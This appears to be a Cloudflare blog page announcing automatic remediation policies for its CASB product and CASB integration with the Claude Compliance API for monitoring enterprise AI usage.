


Today, we’re making Cloudflare CASB more powerful than ever by introducing automatic remediation policies. This means security teams can now design event-driven logic to revoke risky file shares and dispatch custom webhooks, without manual intervention.
When we launched Cloudflare CASB, a cloud access security broker, we wanted to provide security teams complete visibility into the posture of their SaaS applications before misconfigurations became incidents. With a quick, clientless integration, CASB surfaces risks like overshared files, dormant admin keys and tokens, OAuth apps with excessive permissions — continuously, across users in the organization.
For years, SaaS Security Posture Management (SSPM) tools such as Cloudflare CASB have functioned as a passive alarm system. Most SSPM tools tell you what’s wrong but do not help you fix the issue, placing the burden on administrators to manage an ever-growing to-do list. A single misconfigured file-sharing policy across a Google Workspace tenant can generate thousands of findings in seconds, and even a disciplined team faces a window between detection and remediation measured in hours or days — more than enough time for a sensitive file to be downloaded, forwarded, or indexed.





With automatic remediation policies, CASB customers can now configure the actions that should be invoked immediately after a new finding is identified.
Shifting from reactive to proactive
When we launched manual remediation actions earlier this year, we gave security teams the ability to resolve misconfigurations directly from the Cloudflare dashboard. This removed the need for customers to log in to multiple SaaS portals to take action on the security and content findings detected by Cloudflare CASB. Still, this required a human to confirm and initiate each individual remediation — even if they’d seen this exact finding type before.
CASB policies are a native automation engine built directly into Cloudflare One that takes action the moment a finding is detected. Security teams define their response logic once, whether that is revoking access to a file share, dispatching a webhook to your security operations center (SOC), or forwarding the event to a security orchestration, automation and response platform (SOAR). The engine handles matches automatically by executing the customer-configured action.
As an example, many organizations implement controls that prohibit files from being shared publicly. However, they may apply an exception to users and groups in their marketing department who are frequently required to collaborate with external parties. SSPMs allow their customers to be alerted of any files that are shared publicly in violation of their policy. With many solutions, this permitted behavior lands in a queue with hundreds of possible violations, forcing administrators to take action on each individual instance.
CASB policies are designed for exactly this scenario. Rather than waiting for a human to see and act on a finding, automation fires the moment detection happens. The public share is revoked within minutes, keeping the backlog of findings clean and clear.
How CASB policies work
At their core, CASB policies are automated workflows that tell our scanning service what action to take when a new finding is detected. From there, the configured policy will tell CASB to either trigger a remediation action, send a webhook, or both. This gives organizations the flexibility to rely on native CASB remediation capabilities or their own internal automation services and communication channels — without having to take action in disparate platforms or create their own event processing system.
How we built it
The architecture behind CASB policies is built entirely on the Cloudflare developer platform — the same platform available to every Cloudflare customer.
When a finding is detected, the findings engine enqueues an orchestration message to a Cloudflare Queue. A Worker consumer then checks whether a policy configuration matches the incoming finding. If a match exists, it creates the corresponding job and hands it to the remediations pipeline, which runs on Cloudflare Workflows for durable, fault-tolerant execution. That means jobs survive process restarts and retries are handled automatically.
Cloudflare Workflows also handle third-party API rate limits gracefully. If a vendor returns a rate limit error, the Workflow pauses for the appropriate backoff window and retries without dropping the job. Our target from detection to completed remediation is five minutes or less.
How to create policies
To get started, navigate to the Cloudflare dashboard and create your first policy. Policies can include both a remediation and a webhook action, but at a minimum:
Select the vendor. Select the vendor and integration or tenant this policy should apply to.
Select the integration. You can hand-select specific integrations or set it to apply to all integrations for the selected vendor.
Choose a finding type. Select the CASB finding type that should fire the policy.
Choose an action. Once a trigger is selected, the available actions for that finding type are shown. There are two categories:
Run remediations. First-party actions Cloudflare performs directly against the SaaS integration API. CASB currently supports remediation actions for Microsoft and Google Workspace file/folder finding types. Note that this may require upgrading permissions on integrations to read/write.
Send webhooks. Send finding details to configured webhook destinations such as Slack, Microsoft Teams, Jira, ServiceNow, Tines, or any custom HTTP endpoint your team uses.
Example webhook format
Maintaining visibility and compliance
Each policy action produces two categories of logs, visible under Insights in Cloudflare One.
Admin Activity logs. These capture changes to a policy definition: who created it, who edited it, who disabled it, and when. If a policy was turned off and a risk slipped through, this audit trail surfaces a timeline of the event.
Cloud & SaaS Security policies logs. This new class of logs captures the runtime outcome of policy invocations. This includes details like which finding triggered the policy, which file was acted on, whether it succeeded or failed, and the specific error if it did not — for example, a 401 Unauthorized or an API rate limit response from the vendor.
For compliance use cases, the execution log is the proof of fix. It ties a specific finding, like an overshared file (e.g. Q4_Financials.pdf), to a specific automated action and event timestamp.
Get started
Customers can find CASB Policies in the Cloud & SaaS findings section of the dashboard today. Connect or update your Microsoft 365 or Google Workspace integration to Read-Write permissions, and create your first remediation policy.
In the coming weeks, we’ll also be adding support for Custom Findings to CASB. Different organizations have unique needs when it comes to detection, and we want to give customers the ability to augment or define finding logic to fit those needs.
Today, we are extending Cloudflare’s cloud access security broker (CASB) to support the Claude Compliance API. Security and compliance teams can now monitor Claude usage directly in the Cloudflare dashboard. No endpoint agents required.
Enterprise security teams have long struggled to see how users interact with sanctioned and unsanctioned applications. The rapid adoption of AI applications has made this harder. Employees spend significant time in these new surface areas, and their interactions differ from traditional SaaS: users upload files, share freeform prompts, and providers generate content that may contain sensitive data.
Cloudflare CASB helps solve this problem. One API integration gives you out-of-band visibility and control over the applications your organization uses. This integration builds on our existing support for AI governance, extending coverage over the most common tools security teams now manage.
The fast path to safe AI adoption
AI adoption has outpaced security governance. While IT and security teams raced to enable AI tools for productivity, the controls lagged behind. Most organizations today operate with partial visibility: they may block unauthorized AI tools at the network layer, but they cannot see what happens inside sanctioned ones.
This matters because AI tools are not like traditional SaaS applications. They are conversational, persistent, and deeply integrated into workflows through APIs and agent frameworks. An employee might paste customer data into a prompt. A developer might accidentally share an API key and leave it unrotated for months. An AI application might generate content which contains company secrets. Each of these actions creates compliance risks that conventional security tools cannot detect.
Organizations are moving fast to adopt AI, but these tools require a different security model. They do not just read data; they generate it, act on it, and connect to multiple systems of record in a single workflow. Security needs to cover the full lifecycle: from how an application calls an API, to what data it handles, to where that data lives at rest. Cloudflare gives organizations the tools to do this at every point of the workflow:
Cloudflare AI Gateway sits between your applications and AI providers like Anthropic, giving you observability into requests, token spend, and model performance. This allows administrators to enforce rate limits, cache responses, and make fine-grained routing decisions.
Cloudflare Gateway and Data Loss Prevention inspect AI traffic for sensitive data, blocking prompts that contain customer personally identifiable information or confidential material before they reach the model.
Cloudflare Access with MCP server portals centralizes agent connections to corporate tools behind a single protected endpoint. Administrators control which users and agents can reach which systems, and every request is logged for audit.
Cloudflare CASB now extends this same unified approach to data at rest inside Claude, scanning for misconfigurations and sensitive data without endpoint agents.
These capabilities run side by side, on the same metal, making each service both composable and programmable. More importantly, that means traffic never hairpins through multiple vendors or clouds to be secured.
Better insight and control with Cloudflare CASB
Cloudflare CASB helps organizations connect to, scan, and monitor third-party SaaS applications for misconfigurations, improper data sharing, and other security risks through lightweight API integrations. Organizations can regain visibility and control over their growing investments in SaaS apps.
As enterprises deploy Claude at scale, security and compliance teams need the same visibility into Claude usage that they have for every other enterprise application in their stack. Anthropic recognized this gap and built the Claude Compliance API to give enterprises programmatic access to security-relevant data about their Claude organizations, workspaces, and usage.
Cloudflare CASB now consumes this endpoint to surface actionable security findings without requiring inline traffic inspection or endpoint agents.
What the Claude Compliance API surfaces
With this integration, Cloudflare One customers can monitor Claude Enterprise activity using the detection and remediation workflows they already rely on. Cloudflare CASB connects to Claude via the Compliance API and scans for security findings.
Starting today, Cloudflare supports security findings for the following assets:
Projects: Detect projects shared across the organization or a subset of users and groups
Project attachments: Files and documents added to projects that violate DLP policies
Chat files: User-uploaded and provider-generated files that violate DLP policies
Chat messages: User prompts and provider responses that violate DLP policies
Artifacts: Provider-generated documents and files that violate DLP policies
These findings appear directly in the Cloudflare dashboard alongside posture and content findings from your other SaaS applications. Findings are grouped by category and ordered by severity level. Security teams can triage, assign, and remediate Claude-specific risks using the same workflows they use for Microsoft 365, Google Workspace, or Salesforce.
Supporting Claude Enterprise and Claude Platform
For Claude Enterprise, CASB surfaces compliance data such as organizations, projects, chats, and roles. It also retrieves conversation content, including messages and uploaded files through dedicated read-only endpoints to prevent data loss.
For Claude Platform, CASB will continue to surface member and workspace changes, API key creation, and file create or download events. In the near future, we will add support for the Activity Feed.
